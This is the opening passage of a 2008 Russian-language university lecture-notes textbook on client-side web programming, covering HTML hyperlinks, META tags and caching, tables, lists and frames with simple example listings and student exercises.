Министерство образования Республики Беларусь
Учреждение образования
«Белорусский государственный университет
информатики и радиоэлектроники»

Кафедра информатики

А. В. Борзенков

ПРОГРАММИРОВАНИЕ В INTERNET НА СТОРОНЕ КЛИЕНТА. JAVASCRIPT, DHTML, COOKIES. ЭЛЕМЕНТЫ ЗАЩИТЫ ИНФОРМАЦИИ

Конспект лекций
для студентов всех специальностей БГУИР
дневной формы обучения

2-е издание

Минск 2008

УДК 004.738.5 (075.8)
ББК 32.973.202 я 73
Б 82

Рецензент:
старший научный сотрудник кафедры МОАСУ БГУ
О. Л. Коновалов

Борзенков А. В.

Б 82 Программирование в INTERNET на стороне клиента. JAVASCRIPT, DHTML, COOKIES. Элементы защиты информации: Конспект лекций для студ. всех спец. БГУИР дневн. формы обуч. / А. В. Борзенков. – 2-е изд. – Минск : БГУИР, 2008. – 134 с.: ил.

ISBN 978-985-488-299-4

Издание посвящено программированию в среде INTERNET на клиентской стороне. Рассмотрены все четыре составляющие программирования на стороне клиента: основы гипертекста HTML 4.0, основы технологии CSS, основы языка JavaScript и DHTML, основы защиты информации на стороне клиента (COOKIES и др.).

УДК 004.738.5 (075.8)
ББК 32.937.202 я 73

ISBN 978-985-488-299-4

СОДЕРЖАНИЕ

Введение
1. Гиперссылки. META-теги. Элемент STYLE технологии CSS 5
2. Таблицы, списки, абзацы. Простейшее форматирование …..... 12
3. Фреймы. Навигация по фреймам. Плавающие фреймы …….... 17
4. Таблицы стилей. Позиционирование. Статические фильтры …….... 24
5. JAVASCRIPT. Синтаксис. Массивы, операторы, процедуры 32
6. JAVASCRIPT. Работа на встроенных объектах JAVASCRIPT 40
7. JAVASCRIPT. Работа на пользовательских объектах 46
8. Обработка событий. Слои. Динамические фильтры 52
9. Обработка форм на JAVASCRIPT 65
10. Обработка «COOKIES» на JAVASCRIPT 94
11. Элементы защиты информации 103
Приложение. Ответы к задачам 116

Введение

Тематика данного издания является актуальной не только по причине стремительного развития World Wide Web, но также и потому, что, несмотря на обилие справочной информации, по данному вопросу практически отсутствуют методические и учебные материалы.

Представленный материал подробно рассмотрен на многочисленных и тщательно подобранных примерах программирования – приведено 90 скриптов по всем темам.

Темы защиты информации, написаны с учетом публикаций специалистов, обучавшихся в магистратуре кафедры информатики под руководством автора пособия, которым он приносит свою искреннюю благодарность.

Тема 10 написана по материалам, предоставленным магистром технических наук Разделовским Олегом Вадимовичем.

Тема 11 написана по материалам, предоставленным магистром технических наук Гарцуевым Александром Леонидовичем, ныне аспирантом второго года обучения. Магистр Гарцуев А.Л. разработал специальный сайт по информационной WWW безопасности http://evuln.com. Сайт быстро завоевал большую популярность, в том числе за рубежом. Это первый ресурс подобного типа в нашей республике.

Автор приносит благодарность студенту кафедры информатики БГУИР Лазаревичу Александру за помощь в оформлении и корректировке отдельных аспектов пособия.

Автор очень признателен сотрудникам редакторской группы БГУИР Наталье Викентьевне Гриневич и Елене Николаевне Батурчик за помощь в избавлении от программистского сленга и приданию пособия литературного стиля изложения.

Автор признателен заведующему кафедрой информатики – доктору физико-математических наук, профессору Минченко Леониду Ивановичу за внимательное отношение к сотрудникам кафедры и поддержку в работе по развитию технологий Internet.

ТЕМА 1.

ГИПЕРССЫЛКИ. МЕТА-ТЭГИ. ЭЛЕМЕНТ STYLE ТЕХНОЛОГИИ CSS

1. Цель изучения

Создание HTML – документа базовой структуры (базовые контейнеры, формирующие тело гипердокумента). Создание гиперссылок всех видов (простые, вложенные, якоря, прямые, обратные). Основные конструкции контейнера <meta> …</meta>. Основные приемы для кэширования гипердокумента. Использование элемента style технологии CSS для оформления текстовых фрагментов.

2. История вопроса

Первая версия HTML (Hyper Text Markup Language) была разработана в начале 90-х гг. Тимом Беренс-Ли для популярного в прошлом текстового браузера Mosaic. В те времена ни для браузера, ни для самого языка еще не нашлось широкого применения. Начало широкому использованию гипертекста дала версия HTML 2.0, которая появилась летом 1994 г. Это был момент стремительного роста популярности WWW по всему миру. В 1996 г. появилась версия HTML 3.2, которая насчитывала более 150 тегов и содержала много новаторских решений. Например, впервые в спецификацию языка были введены фреймы. Несмотря на то, что версия так и не была стандартизирована W3C (World Wide Web Consortsium), до сих пор современные браузеры поддерживают ее. Официальная спецификация HTML 4.0 (Dynamic HTML) появилась в 1997 г. и была тесно привязана к концепциям DOM (Document Obect Model) и CSS (Cascadind Style Sheets). К этому времени стало окончательно понятно, что дальнейшее развитие гипертекста будет осуществляться за счет скрипт-программирования.

3. Теоретические сведения

Элемент HTML

После строки с информацией о версии весь остальной документ должен быть заключен в контейнер HTML. Текст, помещенный вне этого элемента, может игнорироваться браузером. Закрывающий и открывающий теги: опционально. Совместимость: все. Атрибуты: LANG, DIR.

Примеры:

<HTML> Тело документа...</HTML>

Элемент HEAD

Данный элемент содержит информацию о текущем документе, такую, как заголовок, ключевые слова, и иную информацию, которая не должна отображаться в документе. Браузеры не должны отображать информацию, помещенную в контейнер HEAD, однако могут ее использовать для каких-либо иных целей. Закрывающий и открывающий теги: опционально. Совместимость: все. Атрибуты: PROFILE, LANG, DIR.

Примеры:

<HEAD>
<TITLE>Заголовок</TITLE>
<META NAME="Keywords" CONTENT="компьютеры, программы">
</HEAD>

Элемент TITLE

Каждый действительный документ HTML должен иметь элемент TITLE в части HEAD. Этот элемент используется для определения содержания документа. Большинство браузеров отображают строку, размещенную внутри элемента TITLE, в качестве заголовка окна. Хотя явных ограничений на длину текста не имеется, реально следует ограничиваться 40…50 символами. Закрывающий тег: требуется. Совместимость: все. Атрибуты: LANG, DIR.

Примеры:

<TITLE>Моя главная страница</TITLE>

Элемент BODY

Контейнер BODY охватывает все содержимое документа, которое должно быть представлено пользователю. Если документ является контейнером для фреймов, то он не должен содержать элемента BODY. Закрывающий тег: опционально (требуется, если указан открывающий).
Совместимость: все. Атрибуты: BACKGROUND, BGCOLOR, TEXT, LINK, ALINK, VLINK, ID, CLASS, LANG, DIR, TITLE, STYLE, ONLOAD, ONUNLOAD, ONCLICK, ONDBLCLICK, ONMOUSEDOWN, ONMOUSEUP, ONMOUSEOVER, ONMOUSEMOVE, ONMOUSEOUT, ONKEYPRESS, ONKEYDOWN, ONKEYUP.

Примечание. Значения атрибутов TEXT, LINK, ALINK, VLINK – цвет текста, ссылок, активных ссылок и посещенных ссылок соответственно.

Примеры:

<BODY>Очень маленький документ. </BODY>

Элемент A

Элемент A, или якорь, служит для создания ссылок. Вложение элементов A недопустимо. В зависимости от того, с каким атрибутом этот элемент используется, он будет являться либо источником, либо местом назначения. Если указан атрибут HREF, то элемент A является источником, или, как его чаще называют, самой ссылкой. Если указан атрибут NAME, то элемент A является назначением для произвольного числа ссылок. Закрывающий тег: требуется. Совместимость: все. Атрибуты: NAME, HREF, HREFLANG, TARGET, ID, CLASS, LANG, DIR, TITLE, STYLE, ONCLICK, ONDBLCLICK, ONMOUSEDOWN, ONMOUSEUP, ONMOUSEOVER, ONMOUSEMOVE, ONMOUSEOUT, ONKEYPRESS, ONKEYDOWN, ONKEYUP, ONFOCUS, ONBLUR.

Примеры:

<A HREF="http://www.snkey.com">SNK Software</A>
<A HREF="mailto:user@host.ru">Щелкните, чтобы послать письмо!</A>

Элемент BASE

В языке HTML все ссылки должны быть определены в виде URI. Они бывают как абсолютными – http://www.host.ru/mydir/file.html, так и относительными – ../index.html. Элемент BASE позволяет указать базовый URI для всех ссылок в документе, например http://www.host.ru. При этом если в документе попадется «неправильная» ссылка, то при ее активизации будет загружен документ, указанный в атрибуте HREF элемента BASE. Закрывающий тег: нет. Совместимость: все. Атрибуты: HREF, TARGET.

Пример:

<BASE href="http://www.host.ru/mydir">
<BASE target="_top">

Элемент META

Элемент META используется для включения различной информации о документе, а также предоставляет возможность сообщать дополнительные инструкции как клиентской части (браузеру), так и серверной. Он используется в форме «свойство – значение». Закрывающий тег: нет. Совместимость: все. Атрибуты: NAME, CONTENT, SCHEME, HTTP-EQUIV.

Примечание. В данном случает атрибуты имеют следующие значения:
NAME – определяет имя свойства (см. пример).
CONTENT – определяет значение для свойства.
SCHEME – определяет схему для обработки CONTENT браузером.
HTTP-EQUIV – может быть использован вместо NAME для указания инструкций серверу.

Примеры:

```
<META HTTP-EQUIV="Content-Type" CONTENT="text/html">
<META NAME="Author" CONTENT="Василий Иванов">
```

Кэширование

Кэширование – сохранение браузером пользователя посещенных страниц и просмотренных картинок, в результате чего следующая загрузка происходит не с Web-сервера, а непосредственно с локального диска пользователя или с proxy-сервера.

По умолчанию современные браузеры на некоторое время сохраняют (кэшируют) Web-страницы, на которые заходит пользователь. И если он просматривает эти страницы чаще, чем они успевают обновиться, то это позволяет существенно уменьшить Internet-трафик и время загрузки Web-страниц за счет того, что они загружаются не через Internet, а с компьютера пользователя.

Управление кэшированием обычно используется для динамических страниц и сайтов (например форумов и гостевых книг) и обеспечивает хранение в кэше самой свежей версии страницы.

В протоколе HTTP 1.1 для управления кэшированием используется директива Cache-Control.

<meta http-equiv="Cache-Control" content="[no-cache],[public], [private], [no-store], [no-transform], [must-revalidate], [proxy-revalidate], [max-age=n]">

Примеры и пояснения:

1. Запрет на кэширование (документ не будет кэшироваться ни proxy-сервером, ни браузером):

<meta http-equiv="Cache-Control" content="no-cache">

2. Документ не будет кэшироваться proxy-сервером, но будет кэшироваться браузером:

<meta http-equiv="Cache-Control" content="private">

3. Документ будет кэшироваться браузером, даже если в этом нет необходимости:

<meta http-equiv="Cache-Control" content="public">

4. Документ кэшируется, но не сохраняется в архиве:

<meta http-equiv="Cache-Control" content="no-store">

5. В параметре max-age можно указать, на сколько секунд кэшируется документ:

<meta http-equiv="Cache-Control" content="max-age=1600, must-revalidate">

6. А можно указать это только proxy-серверу:

<meta http-equiv="Cache-Control" content="max-age=1600, proxy-revalidate">

От протокола HTTP 1.0 остался еще один способ управления кэшированием, который определяется директивой Pragma. Данная директива может принимать только значение no-cache, запрещающее кэширование, и корректно обрабатывается большинством серверов и браузеров:

<meta http-equiv="Pragma" content="no-cache">

Однако некоторые браузеры, например Netscape Navigator, кэшируют страницы даже при наличии всех перечисленных выше директив. Для того чтобы браузер обновил страницу, можно установить директиву Expires:

<meta http-equiv="Expires" content="Mon, 11 May 1998 00:00:00 GMT">

В этой директиве хранится дата, до которой данный документ будет соответствовать тому документу, который расположен на сервере. После указанной даты браузер будет загружать страницу с сервера, а не из кэша.

4. Примеры листингов

Приведен простейший проект, содержащий два взаимно ссылающихся гипердокумента. Документ **index.html** ссылается на **hello.html**, который в свою очередь ссылается на **index.html.**

Листинг гипердокумента **index.html**

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
<title>Гиперссылки.Титульная страница.</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<meta name="KeyWords" content="Гиперссылки">
<meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
<STYLE TYPE="text/css">
A:link {text-decoration:none;color:silver;}
A:visited {text-decoration:none;color:silver;}
A:hover {text-decoration:underline;color:darkblue;}
</STYLE></head><body>
<a style="font-size:28px;font-family:arial;" title="переход на следующую страницу"
href="hello.html">щелкни здесь</a>
</body></html>
```

Листинг гипердокумента **hello.html**

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
<title>Гиперссылки.Якоря.</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<meta name="KeyWords" content="Гиперссылки.Якоря.">
<meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
<STYLE TYPE="text/css">
A:link {text-decoration:none;color:silver;}
A:visited {text-decoration:none;color:silver;}
A:hover {text-decoration:underline;color:darkblue;}
</STYLE></head><body>
<p style="color:silver;font-family:arial;font-size:28px;text-align:center;">
HELLO,WORLD!</p>
<a style="font-size:28px;font-family:arial;"
title="переход на предыдущую страницу" href="index.html">обратно</a>
<body></html>
```

5 . Задания для индивидуального выполнения

1. Создать страничку с гиперссылкой на документ в Internet.
2. Создать страничку с гиперссылкой на почтовый адрес (вызовет открытие почтового клиента браузера).

3. Создать страничку с гиперссылкой на другую страничку, на которой создать гиперссылку на исходную страничку.

4. Создать страничку с гиперссылками якорями на этой же страничке.

5. Создать страничку с гиперссылкой на якоря другой странички.

6. Создать несколько страничек с последовательными гиперссылками друг на друга.

7. Создать титульную страничку и директорию, содержащую другую страничку. Затем прописать прямую и обратную гиперссылки.

8. Создать титульную страничку и несколько директорий, содержащих странички с якорями. Прописать гиперссылки на якоря с титульной странички.

9. Создать титульную страничку и директорию, содержащую другую директорию со страничкой. Затем прописать прямую гиперссылку с титульной странички и обратную гиперссылку на титульную.

10. Создать титульную страничку и несколько директорий со страничками.

11. Прописать прямые и обратные гиперссылки и якоря так, чтобы получившийся проект имел линейную (древовидную) структуру навигации.

12. Нарисовать схему навигации.

13. Прописать прямые и обратные гиперссылки так, чтобы проект с линейной (древовидной) структурой навигации обрел смешанную структуру.

14. Нарисовать схему навигации.

15. Создать две страницы, которые загружают друг друга через каждые 5 секунд.

16. Создать документ, который периодически себя перегружает и запрещает использование кэширования.

17. Создать документ, который будет кэшироваться браузером, но не будет кэшироваться proxy-сервером.

18. Создать гипердокумент, который всегда грузится непосредственно из сети, а не из кэша.

19. Сделать, чтобы документ перезагружался каждую минуту, и указать дату, после которой документ становится устаревшим. Указать автора и описание документа.

20. Создать документ, который бы перезагружал сам себя каждые 10 секунд, причем каждый второй раз загружался бы из сети, а остальное время – из кэша.

Литература

1. Денисов А., Вихарев И., Белов А. Интернет. – СПб.: Питер, 2000. – 461 с.

2. Дунаев В. HTML, скрипты и стили в подлиннике. – СПб.: BHV, 2005. – 832 с.

3. Коржинский С. Настольная книга WEB-мастера: эффективное применение HTML, CSS, JavaScript. Полное руководство. – М.: КноРус, 2000. – 314 с.

4. Хоурер А., Улмен К. Dynamic HTML. Справочник. – СПб.: Питер, 2000. – 510 с.

ТЕМА 2.

ТАБЛИЦЫ, СПИСКИ, АБЗАЦЫ. ПРОСТЕЙШЕЕ ФОРМАТИРОВАНИЕ

1 . Цель изучения

Создание простых и вложенных нумерованных и ненумерованных списков. Создание простых прямоугольных таблиц. Создание таблиц с ячейками, объединенными по вертикали и горизонтали. Использование контейнера <pre>…</pre>. Создание абзацев, линий <hr> блоковых элементов (контейнер …), их обработка элементом style.

2 . История вопроса

В версии HTML 2.0 еще не было никаких средств для создания таблиц, если не считать «преформатированного» ASCII-текста с сохранением всех пробелов, табуляций и переносов строк (тег <pre>…</pre> , который по-прежнему сохранен в стандарте HTML 4.0). Сейчас таблицы нередко используются для визуального форматирования гиперстраницы, а не только для представления табличного по своей природе материала. При верстке таблиц в настоящее время широко применяется технология CSS.

3. Теоретические сведения

Элемент TABLE

Элемент TABLE является контейнером, определяющим таблицу. Все прочие элементы таблицы должны быть вложенными в него. Допускается также вложение таблиц одна в другую, т.е. содержимым ячейки может быть другая таблица. Закрывающий тег: требуется. Совместимость: все. Атрибуты: WIDTH, ALIGN, BGCOLOR, FRAME, RULES, BORDER, CELLSPACING, CELLPADDING, ID, CLASS, LANG, DIR, TITLE, STYLE, ONCLICK, ONDBLCLICK, ONMOUSEDOWN, ONMOUSEUP, ONMOUSEOVER,

ONMOUSEMOVE, ONMOUSEOUT, ONKEYPRESS, ONKEYDOWN, ONKEYUP.

Пример:

```
<TABLE BORDER=2 COLS=2>
<TR>  <TH>Заголовок столбца 1</TH><TH>Заголовок столбца 2</TH> </TR>
<TR> <TD>Ячейка столбца 1, ряд 1</TD><TD>Ячейка столбца 2, ряд 1</TD> </TR>
<TR>  <TD>Ячейка столбца 1, ряд 2</TD><TD>Ячейка столбца 2, ряд 2</TD> </TR>
</TABLE>
```

Элемент TR

Элемент TR является контейнером для группы ячеек в строке. Все ячейки в таблице должны находиться внутри элементов TR. Количество строк в таблице соответствует числу элементов TR. Закрывающий тег: опционально. Совместимость: все. Атрибуты: ALIGN, CHAR, VALIGN, ID, CLASS, LANG, DIR, TITLE, STYLE, ONCLICK, ONDBLCLICK, ONMOUSEDOWN, ONMOUSEUP, ONMOUSEOVER, ONMOUSEMOVE, ONMOUSEOUT, ONKEYPRESS, ONKEYDOWN, ONKEYUP.

Пример:

```
<TABLE>
<TR> ячейки строки 1</TR>
<TR> ячейки строки 2</TR>
</TABLE>
```

Элементы TH и TD

Элементы TH и TD служат для обозначения ячейки. Причем TH используется для ячеек-заголовков, а TD – для ячеек-данных. Если не указано иначе, то текст, расположенный в TH, будет выводиться жирным шрифтом с выравниванием по центру, а в TD – нормальным начертанием с выравниванием по левому краю. Закрывающий тег: опционально. Совместимость: все. Атрибуты: HEIGHT, WIDTH, COLSPAN, ROWSPAN, ALIGN, CHAR, VALIGN, ID, CLASS, LANG, DIR, TITLE, STYLE, ONCLICK, ONDBLCLICK, ONMOUSEDOWN, ONMOUSEUP, ONMOUSEOVER, ONMOUSEMOVE, ONMOUSEOUT, ONKEYPRESS, ONKEYDOWN, ONKEYUP.

Пример:

```
<TABLE>
<TR><TH>строка 1, заголовок 1 <TH>строка 1, заголовок 2
<TR><TD>строка 2, данные 1<TD> строка 2, данные 2
... </TABLE>
```

Элемент CAPTION

Элемент CAPTION служит для указания заголовка таблицы. Он должен следовать сразу после открывающего тега TABLE. Текст, находящийся внутри контейнера CAPTION, отображается либо непосредственно над таблицей, либо сразу после нее. Закрывающий тег: требуется. Совместимость: все. Атрибуты: ALIGN, ID, CLASS, LANG, DIR, TITLE, STYLE, ONCLICK, ONDBLCLICK, ONMOUSEDOWN, ONMOUSEUP, ONMOUSEOVER, ONMOUSEMOVE, ONMOUSEOUT, ONKEYPRESS, ONKEYDOWN, ONKEYUP.

Пример:

```
<CAPTION>Заголовок таблицы</CAPTION>
```

Элементы THEAD, TFOOT и TBODY

Для группировки строк таблицы применяются элементы THEAD, TFOOT и TBODY. При этом одна таблица может содержать только по одному элементу THEAD и TFOOT и произвольное количество TBODY. Каждый элемент группы строк должен содержать хотя бы по одному элементу TR. Закрывающий тег: опционально. Совместимость: Netscape 6, MSIE 4. Атрибуты: ALIGN, CHAR, VALIGN, ID, CLASS, LANG, DIR, TITLE, STYLE, ONCLICK, ONDBLCLICK, ONMOUSEDOWN, ONMOUSEUP, ONMOUSEOVER, ONMOUSEMOVE, ONMOUSEOUT, ONKEYPRESS, ONKEYDOWN, ONKEYUP.

Пример:

```
<TABLE BORDER=2 COLS=2>
<THEAD>
<TR><TH>Заголовок столбца 1</TH><TH>Заголовок столбца 2</TH></TR>
</THEAD>
<TBODY>
<TR><TD>Ячейка столбца 1, ряд 1</TD><TD>Ячейка столбца 2, ряд 1</TD></TR>
<TR><TD>Ячейка столбца 1, ряд 2</TD><TD>Ячейка столбца 2, ряд 2</TD></TR>
</TABLE>
```

Элементы COL и COLGROUP

Эти элементы позволяют легко манипулировать форматированием столбцов таблиц. С их помощью можно задавать, например, выравнивание сразу для всех ячеек столбца. При этом элемент COL задает форматирование конкретной колонки, а элемент COLGROUP объединяет несколько колонок в

одну группу. Закрывающий тег: опционально. Совместимость: Netscape 6, MSIE 4. Атрибуты: WIDTH, SPAN, ALIGN, CHAR, VALIGN, ID, CLASS, LANG, DIR, TITLE, STYLE, ONCLICK, ONDBLCLICK, ONMOUSEDOWN, ONMOUSEUP, ONMOUSEOVER, ONMOUSEMOVE, ONMOUSEOUT, ONKEYPRESS, ONKEYDOWN, ONKEYUP.
Примеры:
<COL ALIGN="Left">
<COLGROUP SPAN=2 ALIGN="Right">

4 . Примеры листингов

Приведены листинги двух гипердокументов **table.html**, **list.html**. Первый документ **table.html** содержит три таблицы: одну простую прямоугольную и две другие, полученные из первой объединением ячеек по вертикали и горизонтали. Второй документ **list.html** содержит ненумерованный список, в который вложен нумерованный список.

Листинг гипердокумента **table.html**

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
<title>Метатеги.Таблицы.Списки.</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<meta name="KeyWords" content="Таблицы">
<meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
<STYLE TYPE="text/css">
td {border:1px solid;background-color:silver;text-align:center;color:darkblue;font-family:arial;}
</STYLE></head><body>
<div style="text-align:center;">
<table><tr><td>gnafgnfgn.</td><td>afgnfgnfgnafgn.</td><td>afgnfgn.</td></tr>
<tr><td>fagnf.</td><td>afgn.</td><td>afgnfgn.</td></tr>
<tr><td>afgnfgn.</td><td>fagngf.</td><td>fgnfa.</td></tr>
</table><br>
<table><tr><td rowspan=2>gnafgnfgn.</td><td>afgnfgnfgnafgn.</td><td> afgnfgn.</td></tr>
<tr><td>fagnf.</td><td>afgn.</td></tr>
<tr><td>afgnfgn.</td><td>fagngf.</td><td>fgnfa.</td></tr>
</table><br>
<table><tr><td>gnafgnfgn.</td><td>afgnfgnfgnafgn.</td><td>afgnfgn.</td></tr>
<tr ><td colspan=3>fagnf.</td></tr>
<tr><td>afgnfgn.</td><td>fagngf.</td><td>fgnfa.</td></tr>
</table></div>
</body></html>
```

Листинг гипердокумента **list.html**

```
1. <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2. <html><head>
3. <title>Метатеги.Таблицы.Списки.</title>
4. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5. <meta name="KeyWords" content="Списки">
6. <meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
7. <STYLE TYPE="text/css">
8. ul {list-style-type:square;} ol {list-style-type:decimal}
9. li {color:darkblue;font-family:tahoma;color:darkblue;}
10. td {padding-right:23px;padding-top:23px;}
11. </STYLE>
12. </head><body><div style="text-align:center;">
13. <table style="border:1px dotted;border-color:red;"><tr><td style="">
14. <ul><li>oihouiguog</li><li>oihouiguog</li>
15. <ol><li>oihouiguog</li><li>oihouiguog</li><li>oihouiguog</li></ol>
16. <li>oihouiguog</li></ul>
17. </td></tr></table></div>
18. </body></html>
```

5 . Задания для индивидуального выполнения

1. Нарисовать исходную прямоугольную таблицу.
2. В исходной таблице, используя атрибут, объединить ячейки по вертикали.
3. В исходной таблице, используя атрибут, объединить ячейки по горизонтали.
4. В исходной таблице, используя атрибуты, объединить ячейки и по горизонтали, и по вертикали.
5. Используя контейнер <pre>…</pre>, нарисовать предыдущую таблицу.
6. Нарисовать ненумерованные списки с разными типами маркеров.
7. Используя элемент style, добиться, чтобы цвет маркера и строк списка был различным.
8. Добавить полученный список как содержимое столбца в таблице.
9. Нарисовать нумерованные списки с разными типами маркеров.
10. Используя элемент style добиться, чтобы цвет маркера и строк списка был различным.
11. Добавить полученный список как содержимое столбца в таблице.
12. Нарисовать вложенные нумерованные и ненумерованные списки.
13. Используя элемент style, нарисовать вертикальную линию <hr> заданного цвета и определенной толщины.
14. Используя элемент style, нарисовать горизонтальную линию <hr> заданного цвета и определенной толщины.
15. Нарисовать оранжевый квадрат.

16. Используя блоковый контейнер абзаца … , вывести текст в виде абзаца с заданным отступом на первой строке.

17. Используя элемент style, задать гарнитуру шрифта, цвет шрифта, размер шрифта.

18. Добавить полученный абзац как содержимое столбца в таблице.

Литература

1. Дунаев В. HTML, скрипты и стили в подлиннике. – СПб.: BHV, 2005. – 832 с.

2. Коржинский С. Настольная книга WEB – мастера: эффективное применение HTML, CSS, JavaScript. Полное руководство. М.: КноРус, 2000. – 314 с.

3. Хоурер А., Улмен К. Dynamic HTML. Справочник. СПб.: Питер, 2000. – 510 с.

ТЕМА 3.

ФРЕЙМЫ. НАВИГАЦИЯ ПО ФРЕЙМАМ. ПЛАВАЮЩИЕ ФРЕЙМЫ

1 . Цель изучения

Создание фреймосодержащих гипердокументов как второй альтернативы гипердокумента (использование контейнера <frameset…>…</frameset> вместо контейнера <body>…</body>). Создание навигации по фреймосодержащим элементам. Использование и обработка «плавающих» фреймов iframe.

2 . История вопроса

Возможность поделить окно браузера на части, загрузив в каждую из «форточек» – фреймов – отдельный HTML-файл, замечательна не столько открывающимися перспективами развития интерфейса сайта, сколько тем фактом, что один HTML-файл получает при этом возможность ссылаться на другие. Таким образом, URL, читаемой с экрана страницы, может совершенно не совпадать с тем адресом, который отображен в строке URL браузера. Использование «плавающих фреймов» позволяет «просто вставить» внутрь одного файла содержимое другого средствами HTML. Сайты с фреймами нравятся не всем. Их критикуют за неудобство и нелогичность навигации. Более серьезными, однако, являются прблемы доступности фреймов для автоматических сборщиков информации (программы-роботы, поисковые системы). Тем не менее фреймы прочно заняли свое место в технологиях

WWW-программирования. Более широкие возможности открываются при использовании JavaScript для обработки фреймов.

3. Теоретические сведения

Элемент FRAMESET

Элемент FRAMESET определяет набор создаваемых фреймов и их расположение в окне браузера. Закрывающий тег: требуется. Совместимость: Netscape 2, MSIE 3. Атрибуты: COLS, ROWS, BORDER, BORDERCOLOR, FRAMEBORDER, FRAMESPACING, ONBLUR, ONFOCUS, ID, CLASS, ONLOAD, ONUNLOAD.

Примечание:

FRAMESPACING – создает «невидимую» рамку указанной толщины. Для корректного восприятия данного атрибута FRAMEBORDER должен быть установлен в значение NO (0).

Примеры:

```
<FRAMESET COLS="50%,*" ROWS="50%,*"> ...здесь определяются элементы FRAME...
</FRAMESET>
```

Элемент FRAME

Элемент FRAME определяет содержимое каждого конкретного фрейма. Он всегда должен быть вложенным в контейнер FRAMESET.
Закрывающий тег: нет.
Совместимость: Netscape 2, MSIE 3.
Атрибуты: NAME, SRC, NORESIZE, SCROLLING, FRAMEBORDER, MARGINWIDTH, MARGINHEIGHT, BORDERCOLOR, ID, CLASS, TITLE, STYLE.
Примеры:

```
<FRAMESET COLS="2">
 <FRAME NAME="Frame1" SRC="my_file1.html">
 <FRAME NAME="Frame2" SRC="my_file2.html">
</FRAMESET>
```

Элемент NOFRAMES

В случае, если браузер не поддерживает фреймы, можно предусмотреть альтернативное содержание документа-контейнера фреймов. Для этого после

определения набора фреймов элементом FRAMESET в документ вставляется элемент NOFRAMES, внутри которого размещают либо альтернативное содержание, либо пояснительный текст.
Закрывающий тег: требуется.
Совместимость: все.
Атрибуты: нет.

Примеры:

<FRAMESET> ...</FRAMESET>
<NOFRAMES>
Для просмотра данного документа используйте Netscape 2.0 или выше, либо MSIE 3.0 и выше.
</NOFRAMES>

Элемент IFRAME

Элемент IFRAME позволяет встроить один документ в другой наподобие матрешки. Такие фреймы известны под названием плавающих. До последнего времени они были мало распространены, поскольку их не поддерживал браузер Netscape.
Закрывающий тег: требуется.
Совместимость: Netscape 6, MSIE 3.
Атрибуты: ALIGN, SRC, NAME, LONGDESC, WIDTH, HEIGHT, SCROLLING, FRAMEBORDER, MARGINWIDTH, MARGINHEIGHT, BORDERCOLOR, ID, CLASS, TITLE, STYLE.

Пример:

<IFRAME WIDTH=250 HEIGHT=250 SRC="test.html" NAME="iframe1">
Текст, который покажет браузер, не поддерживающий элемент IFRAME.
</IFRAME>

4 . Примеры листингов

Приведены листинги пяти гипердокументов **main.html**, **frame.html**, **mymenu.html**, **right1.html**, **right1.html**. Первый документ **main.html** является титульной страницей, с которой осуществляется переход на фреймосодержащий гипердокумент **frame.html** (рис. 3.1).



Рис. 3.1. Схема, описывающая навигацию по фреймосодержащему гипердокументу

Листинг гипердокумента **main.html**

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>Фреймы. Навигация по фреймам. Титульная страница.</title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.  <meta name="KeyWords" content="Фреймы. Навигация по фреймам">
6.  <meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
7.  <STYLE TYPE="text/css">
8.  A:link {text-decoration: none;color:silver;}
9.  A:visited {text-decoration: none;color:silver;}
10. A:hover {text-decoration:none;color:darkblue;background-color:#F9FED6;}
11. .fr {text-align:center;}
12. </STYLE></head><body><div class=fr><a style="font-family:tahoma;font-size:18px;"
13. href = "frame.html">Let's go to page using two frames</a></div>
14. </body></html>
```

Листинг фреймосодержащего гипердокумента **frame.html**

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title>Фреймы.Навигация по фреймам.Фреймосодержащий документ.</title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.  <meta name="KeyWords" content="Фреймы.Навигация по фреймам">
6.  <meta name="Author" content="Borzenkov Aleksey Vladimirovich ">
7.  <STYLE TYPE="text/css">
8.  </STYLE></head>
9.  <frameset cols = "200,*">
10. <frame src = "mymenu.html" name = "menu"><frame src = "right1.html" name = "info">
11. </frameset></html>
```

Листинг гипердокумента **mymenu.html**

Гипердокумент содержится в навигационном фрейме с именем «menu» во фреймосодержащем документе **frame.html**

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
